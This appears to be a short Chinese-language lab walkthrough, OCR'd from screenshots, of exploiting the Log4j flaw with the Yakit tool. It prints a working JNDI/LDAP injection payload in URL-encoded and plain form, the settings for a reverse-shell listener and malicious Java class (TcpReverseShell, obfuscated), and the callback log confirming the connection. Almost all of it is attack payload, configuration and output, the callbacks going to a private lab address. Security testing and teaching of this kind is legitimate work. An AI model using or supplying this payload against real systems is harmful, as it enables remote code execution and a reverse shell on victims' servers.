
只看A记录: ●

	域名	DNS类型	远端IP	Timestamp
+	hpwacsztpb.dnstunnel.run	A	218.206.38.19	2023-04-14 20:56:44
+	hpwacsztpb.dnstunnel.run	A	183.224.23.243	2023-04-14 20:56:43
+	hpwacsztpb.dnstunnel.run	A	183.224.23.242	2023-04-14 20:56:42
+	hpwacsztpb.dnstunnel.run	A	218.206.38.18	2023-04-14 20:56:42
+	hpwacsztpb.dnstunnel.run	A	218.206.38.16	2023-04-14 20:56:42
+	hpwacsztpb.dnstunnel.run	A	183.224.23.240	2023-04-14 20:56:38

使用yakit 反弹shell

payload


```
%24%7Bjndi%3Aldap%3A%2F%2F192.168.0.105%3A8085%2FqMAWNyUK%7D
${jndi:ldap://192.168.0.105:8085/qMAWNyUK}
```



Reverse Shell Receiver 反弹 Shell 接收工具，可以在服务器上开启一个端口，进行监听，并进行交互。

正在监听端口: 192.168.0.105:8085 本地端口:192.168.0.105:8085 <== 远程端口:192.168.0.105:56880

客户端回显: ●



JavaPayload 配置

* 恶意类	TcpReverseShell
* 构造方法	○
* 混淆	●
* 类名	qMAWNyUK
* 端口	8085
* 主机	192.168.0.105

反连服务器 使用协议端口复用技术，同时在一个端口同时实现 HTTP / RMI / HTTPS 等协议的反连

Payload 配置: ●

HTTP反连地址 http://192.168.0.105:8085/qMAWNyUK
RMI反连地址 rmi://192.168.0.105:8085/qMAWNyUK
LDAP反连地址 ldap://192.168.0.105:8085/qMAWNyUK

返回结果 Total 1

只看 Token ○ 类型

	反连类型	连接来源	TOKEN	响应
+	LDAP	192.168.0.105:56807	qMAWNyUK	javaCodeBase: http://192.168.0.105:8085/